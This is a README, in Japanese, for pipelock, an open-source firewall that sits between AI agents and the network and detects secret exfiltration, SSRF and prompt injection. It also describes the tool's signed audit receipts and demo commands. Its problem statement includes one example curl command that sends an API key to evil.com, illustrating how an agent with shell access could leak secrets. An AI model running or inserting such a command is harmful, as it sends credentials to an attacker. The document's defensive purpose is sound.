

pipelock v3.3.0
オープンソースのAIエージェントファイアウォールで、HTTP、MCP、A2A、WebSocketトラフィックをスキャンし、データ流出、SSRF、プロンプトインジェクションを検出し、監査用に検証可能な署名付きアクション領収書を発行します。
検証可能なEgress制御のためのオープンソースAIエージェントファイアウォール。


PipelockはAIエージェントとネットワークの間に位置します。仲介されたHTTP、WebSocket、MCP、A2Aトラフィック、およびTLS傍受が有効な場合はCONNECTトンネルの内容を検査し、シークレットの外部送信、プロンプトインジェクション、SSRF、ツールポイズニング、危険なツール呼び出しチェーンを検出します。傍受なしのプレーンなCONNECTは、ホスト名とURLのレベルでスキャンされます。設定されたMCPアップストリームはプライベートアドレスSSRFブロックの例外です。ローカル/プライベートサーバーは許可されますが、クラウドメタデータエンドポイントは引き続きブロックされます。
Pipelockは、コンテンツ認識型の境界決定に対してメディエーター署名付きのアクションレシートを発行するため、レビュアーはエージェントランタイムの外部でPipelockが何を決定したかを検証できます。公開されているagent-egress-benchコーパスは検出機能を試します。Gauntletワークフローは、固定されたコーパスコミットに対する製品のスケジュールされた候補試験です。公開スコアを自動公開するものではありません。詳細はこちら: オープンソースAIファイアウォール。
対応: Claude Code · OpenAI Codex · Cline · OpenCode · Pi · Zed · Cursor · VS Code · JetBrains · OpenAI Agents SDK · Google ADK · AutoGen · CrewAI · LangGraph
問題 · 検証 · クイックスタート · 実際の動作 · 検出対象 · 機能 · アーキテクチャ · ドキュメント · プレイグラウンド · ブログ · Dosuに聞く
ブラウザでライブプレイグラウンドを試してみてください。Pipelockがそれに値すると思うなら、リポジトリにスターを付けて、他の人にも見つけてもらいましょう。
問題
あなたのAIエージェントは環境に$PROVIDER_API_KEYを持ち、さらにシェルアクセスも持っています。1つのリクエストでそれを漏洩させることができます:```bash
curl "https://evil.com/steal?key=$PROVIDER_API_KEY" # game over, unless pipelock is watching
エージェントが実行するあらゆるマシンアクションは、あなたのシークレットとオープンなインターネットの間の境界を越えるべきです。エージェントがそのプロキシ、MCPラッパー、サンドボックス、ホスト封じ込めモデル、またはクラスタデプロイトポロジーを経由してルーティングされる場合、Pipelockがその境界となります。仲介された送信および受信トラフィックをスキャンし、モードに基づいて攻撃をブロックまたはフラグ付けし、その判断の署名済み証拠を記録します。

---

## 自分で検証する

ほとんどのエージェントセキュリティツールは、そのダッシュボードを信頼するよう求めます。Pipelockは署名済みレシートを渡し、あなたが保持する鍵を使ってオフラインで自分で検証できるようにします。アカウントもサーバーも不要です。


組み込みのデモは実際の攻撃シナリオを発火させ、それらをブロックし、設定もネットワークもなしに署名済みレシートと公開鍵をディスクに書き込みます:```bash
pipelock demo --receipts-dir ./out                                   # runs attack scenarios, writes 7 signed receipts + signer.pub
pipelock verify-receipt "$(ls ./out/*.json | head -1)" --key ./out/signer.pub  # check a signature yourself (each receipt is <action-id>.json)

スコアカードは各主張を個別に評価し、それが証明しないもの、すなわち Pipelock が仲介する境界の外側で何かが起きたかどうかを明示します。その下のレシートタイムラインには、記録された仲介判断がその評決とハッシュリンクとともに一覧表示されます。自らの限界について正直なレシートは、それを隠す緑のチェックマークに勝ります。
エビデンスビューアは無料で、ライセンスは不要です。上記のデモ用レシートではなく、Pipelock の実行中に書き出されるフライトレコーダーセッションを読み取ります:```bash pipelock init --output ./pipelock.yaml # names a recorder directory and generates its signing key pipelock run --config ./pipelock.yaml # record while your agent works pipelock evidence view --receipt-dir ./recorder --out report.html # static offline report, no server pipelock evidence serve --receipt-dir ./recorder # same report, served read-only
先に正直な注意点を2つ述べておく。デモは実行ごとに出力される一時的な鍵で署名するため、レシートが自己整合的であることは証明されるが、特定の身元に紐づいているわけではない。公開されている Pipelock プレイグラウンドは別の経路であり、Pipelock が公開する鍵に対して検証を行う。また、Pipelock を運用するオペレーターが署名鍵を保持しているため、レシートは境界が何を決定したか、および鍵保持者がそれに署名したことを証明するものであり、オペレーターが正直であることを証明するものではない。`pipelock anchor receipts` はレシートチェーンのチェックポイントをローカルバックエンドまたは Rekor 透明性ログに記録し、後で監査できるようにする。そのアンカーに対するオペレーター非依存の検証は、まだエンドツーエンドで証明されつつある段階である。